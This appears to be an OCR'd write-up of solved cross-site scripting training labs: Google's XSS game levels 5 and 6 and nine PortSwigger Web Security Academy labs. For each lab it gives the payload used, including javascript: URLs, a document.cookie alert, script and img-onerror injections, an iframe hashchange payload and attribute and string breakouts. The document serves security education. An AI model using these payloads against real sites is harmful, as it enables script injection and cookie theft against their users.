
- ✓ **Demo description**
  Cross-Site Scripting isn't just about correctly escaping data. Sometimes, attackers can do bad things even without injecting new elements into the DOM. And here is that new tricky methodology.
- ✓ **Demo URL :** https://xss-game.appspot.com/level5



Welcome! Today we are announcing the much anticipated

Sign up for an exclusive Beta.

- ✓ **Script Used :** https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert(1)


xss-game.appspot.com says

Congratulations, you executed an alert:

1


You can now advance to the next level.

OK
I am vulnerable
URL https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert(1)
Go
Groovy
Reader 2.0
Enter email:
Next »

Demo 6 : XSS Category _ follow the white rabbit

Goal : To find a way to make the application request an external file which will cause it to execute an alert ().


- ✓ **Demo description**
  Complex web applications sometimes have the capability to dynamically load JavaScript libraries based on the value of their URL parameters or part of location.hash. This is very tricky to get right -- allowing user input to influence the URL when loading scripts or other potentially dangerous types of data such as XMLHttpRequest often leads to serious vulnerabilities.
- ✓ **Demo URL :** https://xss-game.appspot.com/level6



```
https://xss-game.appspot.com/level6/frame#/static/gadget.js
```

Couldn't load gadget from /static/gadget.js

- ✓ **Script Used :** replace /static/gadget.js **by** data:text/plain,alert()


[redacted] [redacted]

This is very tri … e the URL when loading sc … such as XML … s.

Find a way to m … will cause it

xss-game.appspot.com says

Congratulations, you executed an alert:

undefined


You can now advance to the next level.

```
https://xss-game.appspot.com/level6/frame#data:text/plain,alert()
```

Loaded gadget from data:text/plain,alert()

PortSwigger Lab 1 :

Script used @ page source code : <script>prompt(1)</script>spyder9


Reflected XSS into HTML context with nothing encoded

Back to lab description »

LAB Solved


Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home

PortSwigger Lab 2 :


Stored XSS into HTML context with nothing encoded

Back to lab description »

LAB Solved


Congratulations, you solved the lab!

Share your skills!

Continue learning »

PortSwigger Lab 3 :

Script used @ search bar : ">spyder9<script>alert(1)</script>


DOM XSS in `document.write` sink using source `location.search`

Back to lab description »

LAB Solved


Congratulations, you solved the lab!

Share your skills!

Continue learning »

PortSwigger Lab 4 :

Script used @ search bar :   <img src=x onerror=prompt(1)>



Web Security Academy

DOM XSS in innerHTML sink using source `location.search`


LAB Solved

Back to lab description »

Congratulations, you solved the lab!   Share your skills!   Continue learning »

PortSwigger Lab 5 :

Script used @ end of URL :   Path=javascript:alert(document.cookie)



Web Security Academy

DOM XSS in jQuery anchor `href` attribute sink using `location.search` source


LAB Solved

Back to lab description »

Congratulations, you solved the lab!   Share your skills!   Continue learning »

PortSwigger Lab 6 :

Hashchange script : <iframe src="https://0a1a001904857ac181e46b2a003f00dd.web-security-academy.net/#" onload="this.src +='<img src=1 onerror=print()>' "hidden="hidden"></iframe>



Web Security Academy

DOM XSS in jQuery selector sink using a hashchange event


LAB Solved

Back to lab description »

Congratulations, you solved the lab!   Share your skills!   Continue learning »

PortSwigger Lab 7 :

Script used : spyder" autofocus onfocus="alert(123)



Web Security Academy

Reflected XSS into attribute with angle brackets HTML-encoded

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home


0 search results for 'spyder" autofocus onfocus="alert(123)'

spyder

Search

PortSwigger Lab 8 :

Script used : javascript:alert(123)



Web Security Academy

Stored XSS into anchor href attribute with double quotes HTML-encoded

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home


Thank you for your comment!

Your comment has been submitted.

< Back to blog

PortSwigger Lab 9 :

Script used : spyder';alert(12345);abcde)



Web Security Academy

Reflected XSS into a JavaScript string with angle brackets HTML encoded

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home

0 search results for 'spyder';alert(12345);abcde'

Search the blog...

Search

REFERENCES TAKEN FROM

1. https://portswigger.net/support/exploiting-xss-injecting-into-direct-html
2. https://portswigger.net/web-security/cross-site-scripting
3. https://owasp.org/www-community/attacks/xss/

For Practical Demos;

4. https://www.xssgame.com/
5. https://xss-game.appspot.com/
6. https://portswigger.net/web-security/all-labs#cross-site-scripting

THANK YOU